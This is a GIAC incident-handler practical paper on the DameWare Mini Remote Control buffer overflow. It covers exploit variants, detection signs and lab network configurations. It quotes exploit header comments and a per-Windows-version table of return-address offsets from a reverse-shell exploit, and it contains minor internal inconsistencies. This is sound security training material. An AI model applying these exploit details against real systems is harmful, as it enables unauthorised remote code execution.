Global Information Assurance Certification Paper

Shoveling Shells with a DameWare Exploit

Exploiting and Defending the DameWare Mini Remote Control Server <= 3.72 Buffer Overflow Vulnerability

The Practical Assignment for GIAC Certified Incident Handler Certification (GCIH)
Version 3

April 9, 2004

By
Stuart Ian Gross Sr.

Table of Contents

1 Statement of Purpose 5
2 The Exploit 5
2.1 Name 5
2.2 Operating System 7
2.3 Protocols/Services/Applications 7
2.4 Variants 7
2.4.1 Kraylor's DameWare-MRC-Remote or "MRC" variant of the exploit 7
2.4.2 Kraylor's DameWeird variant of the exploit 8
2.4.3 Adik's dmware variant of the exploit. 8
2.4.4 Determining which variant to use for the exercise 10
2.5 Description 11
2.5.1 What is the vulnerability and why is it exploitable? 11
2.5.2 What exactly is the exploit doing to take advantage of the vulnerability? 11
2.6 Signatures of the Attack 11
2.6.1 Unexplained outbound connections 12
3 The Platforms/Environments 13
3.1 Victim's Platform 13
3.1.1 Hardware 13
3.1.2 Operating System 13
3.1.3 Applications 13
3.2 Source Network 13
3.2.1 Source hardware platform 14
3.2.2 Source operating systems 14
3.3 Target Network 14
3.3.1 Firewall 15
3.3.2 Router 17
3.3.3 DMZ Internet Services Server "radon" 20
3.4 Network Diagrams 21
4 Stages of the Attack 22
4.1 Reconnaissance 22
4.1.1 Gathering information from the search engines (Google) 22
4.1.2 Gathering information from the organization's web site 23
4.1.3 Gathering domain name service server information 23
4.1.4 Gathering public IP information 24
4.1.5 Gathering IP block information 25
4.1.6 Visiting the site 26
4.2 Scanning 26
4.2.1 Looking for active hosts on the network....**Error! Bookmark not defined.**
4.2.2 Identifying the target 26
4.3 Exploiting the System 26
4.4 Keeping Access 28
4.4.1 Retrieving the tools 28
4.4.2 Creating the backdoor (more shell shoveling) 28
4.4.3 Maintaining the backdoor 29
4.4.4 An additional back door 31

4.4.5 "Under new management!" 31
4.5 Covering Tracks 31
5 The Incident Handling Process 32
5.1 Preparation 32
5.1.1 Policy 32
5.1.2 People 33
5.1.3 Data 33
5.1.4 Communications 34
5.1.5 Response Kit 35
5.1.6 Transportation 37
5.1.7 Space 37
5.1.8 Documentation 38
5.1.9 Practice, Practice, Practice 38
5.2 Identification 38
5.2.1 Initial indications of a problem 38
5.2.2 Inspection of the DNS servers 38
5.3 Containment 42
5.4 Eradication 44
5.5 Recovery 44
5.6 Lessons Learned 44
5.6.1 The report 45
5.6.2 The meeting 45
5.6.3 What did this Handler learn? 45
5.6.4 What other lessons should have been learned? 46
6 Extras 47
6.1 DameWare Exploit Attack Prevalence to Date 47
6.2 What the attackers are talking about 48
6.3 Source code for Adik's variant of the DameWare Mini Remote Control Server <= 3.72 Buffer Overflow Vulnerability Exploit, "Dmware" 48
6.4 FRED batch file NT family platforms 57
7 References ..... **Error! Bookmark not defined.**

Figure 2-1 Kraylor's MRC source code header 8
Figure 2-2 Kraylor's DameWeird source code header 8
Figure 2-3 Adik's Dmware source code header 9
Figure 2-4 Adik's Dmware operating system definition statements 9
Figure 2-5 Adik's Dmware multiple operating system offsets 10
Figure 2-6 DWMRC service failure system log entry. 11
Figure 2-7 12
Figure 2-8 12
Figure 2-9 13
Figure 3-1 fw01 Network Interfaces 16
Figure 3-2 fw01 routing table 17
Figure 3-3 rt01 network interfaces 19
Figure 3-4 rt01 routing Table 20
Figure 3-5 Network Diagram: Conceptual Overview 21

Figure 3-6 Network Diagram: IP Network View 21
Figure 3-7 Network Diagram: Physical Components View 22
Figure 4-1 Whois domain name results 23
Figure 4-2 Whois name server results 24
Figure 4-3 Using nslookup in Windows (top) and Linux (bottom) 25
Figure 4-4 Arin whois lookup results 25
Figure 4-5 ..... **Error! Bookmark not defined.**
Figure 4-6 Exploit command line and output. 27
Figure 4-7 28
Figure 4-8 28
Figure 4-9 29
Figure 4-10 31
Figure 5-1 Active and listening TCP and UDP ports on the target machine. 39
Figure 5-2 41
Figure 6-1 DameWare Exploit Attack Prevalence to Date 48
Figure 6-2 code for Adik's variant of the DameWare Mini Remote Control Server 56
Figure 6-3 FRED batch file NT family platforms 58
Figure 6-4 59
Figure 6-5 59

1 Statement of Purpose

This is a practical exercise in attacking and subsequently defending an application level vulnerability.

Systems administrators may go to great lengths to secure the perimeter using firewalls and access lists on routers; however, vulnerable operating systems and applications still make it easy for attackers to gain access to our systems. Fortunately, vendors like Microsoft and Redhat have recently been taking steps to make it easier for us to keep our operating systems up to date. Unfortunately, it is much more difficult to keep current the host of applications which we may have running on our various systems. This is where systems administrators must exercise due diligence. Employing the defense in depth concept is essential to maintaining a secure and reliable computing environment for the users. The defense in depth concept employs multiple layers, including perimeter firewalls and Intrusion Detection Systems (IDS), "desktop" or host-based firewalls and IDS, antivirus software, and comprehensive enforceable IT security policies. Additional security, accountability, and reliability can be gained by employing technologies such as remote system logging, router access lists, VLAN technologies and, of course, regularly scheduled backups of critical operating systems and data.

This exercise will examine an attack against a published vulnerability of the DameWare Mini Remote Control Service version 3.72 and earlier. We will step through the five phases of the attack beginning with reconnaissance all the way through the six steps of a proper incident response concluding with "Lessons Learned".

In this exercise we also will discuss in detail the vulnerability, the exploit(s) used, the networks and the computers involved, as well as the related routers, firewalls and their configurations.

2 The Exploit

2.1 Name

DameWare Mini Remote Control Server <= 3.72 Buffer Overflow Vulnerability Exploit(s).

The DameWare Mini Remote Control Server, from DameWare Development LLC, is a remote management client/server application. The company describes DWMRC as:

"A lightweight remote control intended primarily for administrators and help desks for quick and easy deployment without external dependencies and machine reboot."

The DWMRC can be purchased as a stand-alone product but also comes bundled with DameWare NT Utilities which the company describes as

> An enterprise system management application for Windows NT/2000/XP/2003. It provides an integrated collection of Windows NT/2000/XP administration utilities incorporating a centralized interface for remote management of Windows NT/2000/2003 Server and Windows NT/2000/XP Workstation machines. (http://www.dameware.com/products/)

DameWare has a loyal user base among Windows systems administrators. Listed below are just a few of the more well known organizations that use the DameWare products. For a more complete listing visit the DameWare "Who's using Dameware?" page at http://www.dameware.com/reference/

- Alltel
- America Online
- AT&T Corporation
- Bank of America
- BellSouth Telecommunications
- CBS Worldwide Corporation
- J.P. Morgan Chase & Co.
- Cisco Systems
- EBAY
- Hewlett Packard
- Intel Corporation
- The Pentagon
- United States Air Force
- United States Army
- United States Coast Guard
- United States Marine Corps
- United States Navy
- United Parcel Service
- Verizon Communications
- Warner Bros Entertainment
- Wells Fargo
- Xerox Corporation
- Yahoo Corporation
- Yamaha Corporation of America

An examination of this list shows why the hacker community was so interested in this vulnerability. Gaining administrative privileges, (AKA root, or r00t) on systems owned by the organizations above could at the very least gain a hacker the respect of his peers. If the attacker is a real hacker, i.e. not a lowly "script-kiddie", he may even be able to profit from his efforts. A script-kiddie is an individual who esteems to be a hacker. They have no real talent beyond pasting together different pieces of the work of the real hackers. They are typically young and have only very rudimentary knowledge of networking, programming, and the operating systems which they attempt to compromise. Neither the members of the professional security community, (the "whitehats") nor of the members hardcore hacker community (the "blackhats") have much, if any, respect for the script-kiddies. Regardless of the level of respect they as a group have or have not obtained, it is ironic that they do seem to serve a purpose. Because of the number of script kiddies currently active on the Internet,

measured in millions, an enormous amount of security "noise" is produced on the Internet allowing the real hackers, the blackhats, to perform their art in a more stealthy fashion. To the defender, the whitehat, the script-kiddies poke and prod their networks helping to reveal vulnerabilities that need to be addressed. By providing the opportunity to allow the defenders to hone their skills and harden their systems by being exposed to lower level threats, the script kiddies are akin to antibodies. Hopefully when the time comes, the defender will be prepared when confronted by an attack by a skilled attacker.

2.2 Operating System

Windows 2000 Server, service pack levels zero through three
Windows 2000 Advanced Server, service pack levels zero through four
Windows XP, service pack levels zero through one

2.3 Protocols/Services/Applications

The exploit is a remote attack utilizing the TCP protocol. The vulnerable component is the DameWare Mini Remote Control service.

2.4 Variants

- "DameWare-MRC-Remote": DameWare Mini Remote Control < v3.73 remote exploit by kralor
- "DameWeird": DameWare Mini Remote Control < v3.73 remote exploit also by kralor
- "dmware": DameWare Remote Control Server Stack Overflow Exploit by Adik

2.4.1 Kraylor's DameWare-MRC-Remote or "MRC" variant of the exploit

In Kraylor's source code block comment section, he claims success exploiting DameWare Mini Remote Control versions 3.68 and 3.72. However, he's not clear about which versions of Windows 2000 and what service pack levels against which he was successful. He also seemed to have some difficulty with the various versions and service pack levels of Windows XP as well. In an attempt to compensate for this difficulty, he included two offsets for Windows XP. A notable difference between this variant and Adik's is that this variant requires the use of a listener such as NetCat to receive the incoming shell.

```
/*****************************************************************************/
/*     [Crpt] DameWare Mini Remote Control < v3.73 remote exploit by kralor [Crpt]    */
/* -   -   -   -   -   -   -   -   -   -   -   -   -   -   -   -   -   -   -   -  */
/* 8/10 win2k successfully exploited in blind mode (lang & type [pro,srv,etc] unknown) */
/* tested against dameware versions: v3.68  v3.72                                */
/* In comments there's some information about offsets for jmp esp on diff OS.    */
/* I've fixed a problem in the shellc0de, when I check for kernel32.dll, on winXP it  */
/* is kernel32.dll, but on win2k it is KERNEL32.DLL (both in unicode format)     */
/* shellc0de is a bit long for this b0f, so ExitThread won't be called, but it is in  */
/* the shellcode.Some people reported me 2 different offsets for winXP pro, home, sp0 */
/* or sp1, so I don't know why it's different and I haven't XP at home I can't find   */
/* another better EIP for XP (hope this 2 offsets will be enough).               */
/* greetz: MrNice,AnAc,TripaX & Decryptus for helping me to find the EIP values.      */
/*...............................................................................*/
/* informations: kralor[at]coromputer.net,www.coromputer.net,irc undernet #coromputer */
/*****************************************************************************/
```

Figure 2-1 Kraylor's MRC source code block comment section

2.4.2 Kraylor's DameWeird variant of the exploit

The source code block comment section of the second variant of Kraylor's exploit shows that he is still having difficulty providing for the different offsets required by each variation of the target operating system. Again, it should be noted that this variant also requires the use of a listener such as NetCat

```
/*****************************************************************************/
/*     [Crpt] DameWare Mini Remote Control < v3.73 remote exploit by kralor [Crpt]    */
/* -   -   -   -   -   -   -   -   -   -   -   -   -   -   -   -   -   -   -   -  */
/* 8/10 win2k successfully exploited in blind mode (lang & type [pro,srv,etc] unknown)*/
/* tested against dameware versions: v3.68  v3.72                                */
/* In comments there's some information about offsets for jmp esp on diff OS.    */
/* I've fixed a problem in the shellc0de, when I check for kernel32.dll, on winXP it  */
/* is kernel32.dll, but on win2k it is KERNEL32.DLL (both in unicode format)     */
/* shellc0de is a bit long for this b0f, so ExitThread won't be called, but it is in  */
/* the shellcode.Some people reported me 3 different offsets for winXP pro, home, sp0 */
/* or sp1, so I don't know why it's different and I haven't XP at home I can't find   */
/* another better EIP for XP (hope this 3 offsets will be enough for XP).        */
/* greetz: MrNice,AnAc,TripaX & Decryptus for helping me to find the EIP values.      */
/*...............................................................................*/
/* informations: kralor[at]coromputer.net,www.coromputer.net,irc undernet #coromputer */
/*****************************************************************************/
```

Figure 2-2 Kraylor's DameWeird source code block comment section

2.4.3 Adik's dmware variant of the exploit.

Upon examining the source code block comment section of dmware below, we see that Adik, the author of this variant of the exploit, claims to have been successful against DameWare Mini Remote Control version 3.72 running on Windows 2000 service pack level three and Windows XP service pack level three. As of this writing, there is no service pack level three available for Windows XP, so we can only assume that this is a typo and that he probably meant service pack level one.

```
/*****************************************************************************
 *
 *  DameWare Remote Control Server Stack Overflow Exploit
 *
 *  Discovered by:         wirepair
 *  Exploit by:            Adik [ netmaniac (at) hotmail.KG ]
 *
 *  Vulnerable Versions:   <= 3.72.0.0
 *  Tested on:          3.72.0.0 Win2k SP3 & WinXp SP3
 *  Payload:            Reverse Connect Shellcode, exits gracefully
 *                      doesn't terminate remote process.
 *
 * [16/Dec/2003] Bishkek
 *****************************************************************************/
```

Figure 2-3 Adik's Dmware source code block comment section

Examination of the body of the source code shows that Adik has defined constants for Windows 2000, Windows XP, Windows 2000 service pack level three and Windows NT. There also appears to be a default constant defined as ID_UNKNOWN. See the following figure.

```
#define ID_UNKNOWN     0
#define ID_WIN2K       1
#define ID WINXP       2
#define ID WIN2K3      3
#define ID WINNT       4
#define VER                    "0.5"
```

Figure 2-4 Adik's Dmware operating system definition statements

Further examination of the source shows that Adik has provided for multiple service pack levels for each of the four major operating systems, Windows 2000, Windows XP, Windows 2003, and Windows NT, by including multiple offsets for each. See Figure 2-3.

```
struct
{
        //int sp;
        //unsigned long eip;
        char os type[10];
        struct sp levels sp[7];

} target_os[]=
{
        {
                "UNKNOWN",{{0,""},{0,""},{0,""},{0,""},{0,""},{0,""},{0,""}}
        },
        {
                        "WIN 2000",
                        {{ 0x750362c3,"ws2 32.dll" },{ 0x75035173,"ws2 32.dll" },{
0x7503431b,"ws2 32.dll" },
                        {  0x77db912b,"advapi32.dll" },{ 0x7c372063,"advapi32.dll" },{ 0,""
},{ 0,"" }     }
        },
        {
                        "WIN XP",
                        {       { 0x71ab7bfb,"ws2 32.dll" },{ 0x71ab7bfb,"ws2 32.dll" },{
0,"" },
                                { 0,"" },{ 0,"" },{ 0,"" },{ 0,"" }   } //2 sp on winxp
        },
        {
                        "WIN 2003",
```

```
        {{0x77db565c,"advapi32.dll"},{0,""},{0,""},{0,""},{0,""},{0,""},{0,""}}//SP 0??
        },
        {
                        "WIN NT4",
                        { // only SP3 + SP 6 r filled in
                        { 0x77777777,"unknown.dll" },{ 0x77777776,"unknown.dll" },{
0x77777775,"unknown.dll" },
                        { 0x77f326c6,"kernel32.dll" },{ 0x77777773,"unknown.dll" },{
0x77777772,"unknown.dll" },
                        { 0x77f32836,"kernel32.dll" }
                        }//6 SP
        }

};
```

Figure 2-5 Adik's Dmware multiple operating system offsets

There are two characteristics of Adik's variant of the exploit that set it apart from the others. Adik's variant allows the user to change at the command line the target's default port for DameWare Mini Remote Control from 6129 to another port. The other variants available require modifying the source code to accomplish the same thing. The other interesting aspect is that Adik's variant creates a listener on the source machine. The other variants require a separate listener in order to receive the shell from the target machine.

2.4.4 Determining which variant to use for the exercise

Each variant was tested by launching the exploit from source machines running Windows XP service pack level one as well as Windows 2000 Server service pack levels one, two, three and four. Each of the six target platforms were tested against the following operating system platforms: Windows XP service pack level one, Windows 2000 Server service pack levels zero, one, two, three and four and Windows 2000 Advanced Server service pack levels zero, one, two, three, and four. Each target platform was also tested using three different versions of the DameWare Mini Remote Control Server. The versions tested for this exercise were version 5.0, version 6.3, and version 7.32.

Needless to say testing all the combinations of operating systems, service pack levels, exploit variants and application version levels on both the source and target machines was indeed a monumental and tedious task. Although all of these tests resulted in an enormous amount of raw data, the results are surprisingly easy to summarize.

All of the tests involving Kraylor's variants, MRC and DameWeird, failed. Adik's variant, dmware, however, was marginally successful. The dmware variant was successful only when launched against Windows 2000 operating systems at service pack level zero. Obviously, Adik's dmware variant will be used in the attack in this exercise. The complete source code for Adik's dmware variant is included in the Extras section near the end of this document.

2.5 Description

2.5.1 What is the vulnerability and why is it exploitable?

Originally reported by "wirepair", http://sh0dan.org/dwmrcs372.txt, on Dec 15, 2003, this vulnerability has been assigned Bugtraq ID 9213. http://www.securityfocus.com/bid/9213/info/. There is currently no known Common Vulnerabilities and Exposures (CVE) number assigned to this vulnerability.

As the name of the exploit suggests, the DameWare Mini Remote Control vulnerability is buffer overflow. Wirepair classifies the vulnerability as a "Pre-Authentication Buffer Overflow vulnerability". Bugtraq classifies this vulnerability as a "Boundary Condition Error vulnerability".

2.5.2 What exactly is the exploit doing to take advantage of the vulnerability?

By default, the DameWare Mini Remote Control Service listens on TCP port 6129. By using specially crafted packets that can cause a buffer overflow, this will allow the attacker to execute arbitrary code on the host. The vulnerability is caused by insecure calls to the STRCPY functions inside of the DameWare Mini Remote Control Service executable file. One characteristic of this vulnerability that makes it so interesting is that it is a pre-authentication vulnerability.

2.6 Signatures of the Attack

Attempts to exploit the vulnerability by using either the MRC or the DameWeird variants will usually crash the DameWare Mini Remote Control service on both Windows XP and Windows 2000 server target operating systems. As a result, errors messages, similar to the one below, will likely appear in the system log.

```
Event Type:   Error
Event Source: Service Control Manager
Event Category:     None
Event ID:     7031
Date:         4/3/2004
Time:         2:07:04 AM
User:         N/A
Computer:     NEON
Description:
The DameWare Mini Remote Control service terminated unexpectedly.  It has
done this 2 time(s).  The following corrective action will be taken in 0
milliseconds: No action.
```

Figure 2-6 DWMRC service failure system log entry.

It should be noted that the unlike Kraylor's two variants, Adik's variant of the exploit does not crash the service upon failure. This is of course important to the attacker as it makes concealing the attack much easier when the log files don't show records of crashed services.

2.6.1 Unexplained outbound connections

Beyond the log entries created by failed attempts to exploit this vulnerability there's only one other indication that a machine is being exploited. During the attack there will be an outbound TCP connection established by the DWMRC service even though DWMRC reports no connections. The first figure shows the legitimate DWMRC sessions. In this case there are none.

Figure 2-7

In the next figure, however, we'll see that executing netstat with the "–p tcp" parameter shows several active TCP sessions, two of which are to the loopback address (127.0.0.1) and are not a concern. But the connection to an external address of 192.168.1.100 (highlighted in the figure below) is a cause for concern.

```
C:\WINDOWS\system32>netstat -n -p tcp
netstat -n -p tcp

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    127.0.0.1:1027         127.0.0.1:1032         ESTABLISHED
  TCP    127.0.0.1:1032         127.0.0.1:1027         ESTABLISHED
  TCP    192.168.1.102:1057     192.168.0.100:888      ESTABLISHED
```

Figure 2-8

Foundstone's FPort can be used to see which processes are using particular ports. In this case, TCP port 1057 (highlighted in the figure below) is being used by the DameWare Mini Remote Control service, however since DameWare itself reports no legitimate sessions, this is a cause for concern.

```
C:\WINDOWS\system32>e:\forensic\fport.exe -a
e:\forensic\fport.exe -a
FPort v2.0 - TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone, Inc.
http://www.foundstone.com

Pid   Process            Port  Proto Path
1456  DWRCS          ->  1057  TCP   C:\WINDOWS\SYSTEM32\DWRCS.EXE
1456  DWRCS          ->  6129  TCP   C:\WINDOWS\SYSTEM32\DWRCS.EXE
```

Figure 2-9

3 The Platforms/Environments

This section will provide a detailed description of each of the major systems involved in the attack.

3.1 Victim's Platform

The victim's machine is a management workstation used by IT support personnel to perform administrative tasks. This target is desirable because of the number of users that will either log on or run applications with local and/or domain administrative level privileges.

3.1.1 Hardware

The victim platform is a Compaq Prosignia. The specifics are listed below.

- Processor: Intel Celeron, 399MHz
- RAM: 128MB, PC100
- HDD: 12.13GB
- Partition 0: 5.86GB, NTFS
- NIC: Compaq NC3121 Fast Ethernet NIC

3.1.2 Operating System

The target machine, "neon", is running Windows XP Professional service pack level one. This machine provides external, or public, DNS services via Cisco Network Registrar version 5.5.1

3.1.3 Applications

DameWare NT Utilities ver. 3.72.0.0
McAfee VirusScan Enterprise 7.0.0

3.2 Source Network

The source network consists of three hosts in a single Class-C private network. The gateway to the Internet for the target network also resides in this network. In

other words, if hosts on the target network communicate with hosts on the Internet, those packets will traverse the source network. This configuration may seem a little odd at first, but it should be noted that many organizations use a "hub and spoke" topology when establishing their voice, data, and video networks. They will often have a core network to which that all remote sites will connect to receive centrally managed services, like email, and Internet access via an Internet gateway. There is also a trend in the industry toward moving high-bandwidth services like Voice over IP and H.323 video to the enterprise core. In light of those concepts, having an attack coming from a host in an upstream network is quite realistic. For this exercise, the network configuration will simulate an attack coming from the "enterprise core" network, just outside of the site's DMZ and firewall. The hosts that reside in the source network are a single server "violet", and two workstations, "green" and "ivory". It is also fairly common for visitors to bring laptops with them and plug them into the source network. A visiting laptop added to the network will be the source of the attack. Refer to the Network Diagram section later in this document.

3.2.1 Source hardware platform

The source computer's hardware platform is a Compaq Armada 110. The specifics are listed below.

- Processor: Intel Pentium III, 800MHz
- RAM: 128MB,
- HDD: 40. GB
- NIC: Intel Pro/100 Mobile Combo Adapter

3.2.2 Source operating systems

The source machine is running Microsoft Windows XP, service pack level one and Knoppix-STD (security tools distribution) version 0.1. Knoppix is a live customized installation of Linux on a bootable CD. Knoppix-STD is further customized for the purpose of performing security related tasks. Because the CD is bootable and no hard drive is required for "installation", Knoppix-STD is an excellent tool for computer forensics work. To learn more about Knoppix-STD visit http://www.knoppix-std.org/

3.3 Target Network

The target network is made up of a firewall, a DMZ containing three servers, a router, and two additional "zones" each containing a single machine of the type appropriate for that zone. See figure Network Diagram: Conceptual Overview in the Network Diagrams section.

The firewall provides protection for the network by disallowing certain potentially dangerous communication types. How this is achieved is covered in greater detail in the firewall section later in this document.

The DMZ, or demilitarized zone, is where publicly available services, e.g. web server, ftp server, external DNS, are located. Our DMZ has a single server, "radon", which provides a multitude of services typically found on publicly accessible servers.

The router performs two primary functions:

1. To move packets from one network to another according to a set of rules called a routing table. The routing table for this router is located later in this section. This router must route packets to and from four different networks.
2. To perform Network Address Translation or NAT, also called IP Masquerade when performed by a Linux machine. The purpose of NAT is to hide (or mask, or masquerade, if you will) the IP addressing scheme of a network by "readdressing" all IP packets leaving that network.

The target network also contains two additional "zones" or sub-networks. These sub-networks should not be confused with IP subnets. (IP subnetting is an entirely different subject, the details of which are beyond the scope of this document.) Each zone is a single class C network. Although a Class C network may have as many as 253 hosts, for the purpose of this exercise we will only have one host in each of the zones.

3.3.1 Firewall

The firewall is a Shoreline Wall ("Shorewall") firewall running on a Linux platform. The firewall is configured to filter packets and monitor session states. Network Address Translation (NAT), also known as IP Masquerade, is not employed on the firewall. Instead NAT is performed at the router creating a "virtual" DMZ between the firewall and the router. See Figure Network Diagram: Conceptual Overview.

3.3.1.1 Hardware

The router's hardware platform is an eMachine etower 400id. The specifics are listed below.

- Processor: Intel Celeron, 400MHz
- RAM: 160MB, PC100
- HDD: 12.13GB
- Eth0: D-Link 503TX+
- Eth1: 3Com 3c905 100BaseTX

3.3.1.2 Operating System

Red Hat Linux, Kernel 2.4.20-8

3.3.1.3 Configuration

3.3.1.3.1 Network Interfaces

```
> ifconfig
eth0      Link encap:Ethernet  HWaddr 00:10:4B:2C:CD:1E
          inet addr:192.168.1.1  Bcast:192.168.1.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4412 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2529 errors:0 dropped:0 overruns:0 carrier:123
          collisions:146 txqueuelen:100
          RX bytes:736450 (719.1 Kb)  TX bytes:1181535 (1.1 Mb)
          Interrupt:10 Base address:0xef00

eth1      Link encap:Ethernet  HWaddr 00:80:C8:68:11:64
          inet addr:192.168.0.2  Bcast:192.168.0.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:43357 errors:2 dropped:0 overruns:0 frame:0
          TX packets:37364 errors:0 dropped:0 overruns:0 carrier:0
          collisions:83 txqueuelen:100
          RX bytes:8426221 (8.0 Mb)  TX bytes:6975417 (6.6 Mb)
          Interrupt:11 Base address:0x8f80

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:105197 errors:0 dropped:0 overruns:0 frame:0
          TX packets:105197 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:7447897 (7.1 Mb)  TX bytes:7447897 (7.1 Mb)
```

Figure 3-1 fw01 Network Interfaces

3.3.1.3.2 Routing Table

```
> route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
192.168.4.0     192.168.1.2     255.255.255.0   UG    0      0        0 eth0
192.168.3.0     192.168.1.2     255.255.255.0   UG    0      0        0 eth0
192.168.2.0     192.168.1.2     255.255.255.0   UG    0      0        0 eth0
192.168.1.0     0.0.0.0         255.255.255.0   U     0      0        0 eth0
192.168.0.0     0.0.0.0         255.255.255.0   U     0      0        0 eth1
169.254.0.0     0.0.0.0         255.255.0.0     U     0      0        0 eth1
127.0.0.0       0.0.0.0         255.0.0.0       U     0      0        0 lo
0.0.0.0         192.168.0.1     0.0.0.0         UG    0      0        0 eth1
```

Figure 3-2 fw01 routing table

This table lists exceptions to the default policies for certain types of traffic, sources or destinations. The rules are applied in the order they appear, and the chosen action will be applied to packets matching the chosen criteria instead of the default policies listed in the table below.

Action	Source	Destination	Protocol	Source ports	Destination ports
ACCEPT	Zone loc	Zone fw	Any		
ACCEPT	Zone net	Zone fw	ICMP	Any	8
ACCEPT	Zone fw	Zone loc	Any		
ACCEPT	Zone fw	Zone net	Any		
ACCEPT	Zone net	Host 192.168.1.100 in zone loc	Any		
ACCEPT	Zone net	Host 192.168.1.101 in zone loc	Any		
ACCEPT	Zone net	Host 192.168.1.102 in zone loc	Any		

Figure 3-3

The table below shows the default firewall policies they are applied in the order they appear and are overridden by the firewall rules in the firewall rules table.

Source zone	Destination zone	Policy	Syslog level	Traffic limit
loc	net	ACCEPT	None	None
net	Any	DROP	info	None
Any	Any	DROP	info	None

Figure 3-4

3.3.2 Router

3.3.2.1 Hardware

The router's hardware platform is a Compaq Prosignia. The specifics are listed below.

- Processor: Intel Celeron, 400MHz
- RAM: 128MB, PC100
- HDD: 12.13GB
- Eth0: 3Com 3c905C-TX
- Eth1: 3Com 3cSOHO100-TX

3.3.2.2 Operating System

Red Hat Linux, Kernel 2.4.20-8

3.3.2.3 Configuration

The router is configured to perform IP Masquerade (NAT) for the network(s) bound to eth1. This configuration is intended to prevent unsolicited TCP sessions from the outside to reach the machines on the internal or protected network.

3.3.2.3.1 Network Interfaces

```
> ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:04:AE:47:F6
          inet addr:192.168.1.2  Bcast:192.168.1.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4209 errors:126 dropped:0 overruns:0 frame:185
          TX packets:2640 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:1178567 (1.1 Mb)  TX bytes:604797 (590.6 Kb)
          Interrupt:5 Base address:0xec00

eth1      Link encap:Ethernet  HWaddr 00:04:75:A1:A8:CF
          inet addr:192.168.2.1  Bcast:192.168.2.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:442527 errors:0 dropped:0 overruns:1 frame:0
          TX packets:7886 errors:0 dropped:0 overruns:0 carrier:28
          collisions:0 txqueuelen:100
          RX bytes:31301612 (29.8 Mb)  TX bytes:2602416 (2.4 Mb)
          Interrupt:10 Base address:0xe880

eth1:0    Link encap:Ethernet  HWaddr 00:04:75:A1:A8:CF
          inet addr:192.168.3.1  Bcast:192.168.3.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:442527 errors:0 dropped:0 overruns:1 frame:0
          TX packets:7886 errors:0 dropped:0 overruns:0 carrier:28
          collisions:0 txqueuelen:100
          RX bytes:31301612 (29.8 Mb)  TX bytes:2602416 (2.4 Mb)
          Interrupt:10 Base address:0xe880

eth1:1    Link encap:Ethernet  HWaddr 00:04:75:A1:A8:CF
          inet addr:192.168.4.1  Bcast:192.168.4.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:442527 errors:0 dropped:0 overruns:1 frame:0
          TX packets:7886 errors:0 dropped:0 overruns:0 carrier:28
          collisions:0 txqueuelen:100
          RX bytes:31301612 (29.8 Mb)  TX bytes:2602416 (2.4 Mb)
          Interrupt:10 Base address:0xe880

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:93216 errors:0 dropped:0 overruns:0 frame:0
          TX packets:93216 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:6370996 (6.0 Mb)  TX bytes:6370996 (6.0 Mb)
```

Figure 3-5 rt01 network interfaces

3.3.2.3.2 Routing Table

```
> route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
192.168.4.0     0.0.0.0         255.255.255.0   U     0      0        0 eth1
192.168.3.0     0.0.0.0         255.255.255.0   U     0      0        0 eth1
192.168.2.0     0.0.0.0         255.255.255.0   U     0      0        0 eth1
192.168.1.0     0.0.0.0         255.255.255.0   U     0      0        0 eth0
192.168.0.0     192.168.1.1     255.255.255.0   UG    0      0        0 eth0
169.254.0.0     0.0.0.0         255.255.0.0     U     0      0        0 eth1
127.0.0.0       0.0.0.0         255.0.0.0       U     0      0        0 lo
0.0.0.0         192.168.1.1     0.0.0.0         UG    0      0        0 eth0
```

Figure 3-6 rt01 routing Table

3.3.3 DMZ Internet Services Server "radon"

3.3.3.1 Hardware

This server's hardware platform is an IBM PC 300GL. The specifics are listed below.

- Processor: Intel Pentium II, 333MHz
- RAM: 128MB
- HDD: 7.86GB
- Volume "C:" 3.92GB, NTFS
- NIC: IBM 10/100 EtherJet PCI Adapter
- Eth1: 3Com 3cSOHO100-TX

3.3.3.2 Operating System

Windows 2000 Server Evaluation Edition, service pack level four.

3.3.3.3 Configuration

This server is located in the DMZ and provides public services available to both the enterprise core network and the Internet.

3.4 Network Diagrams

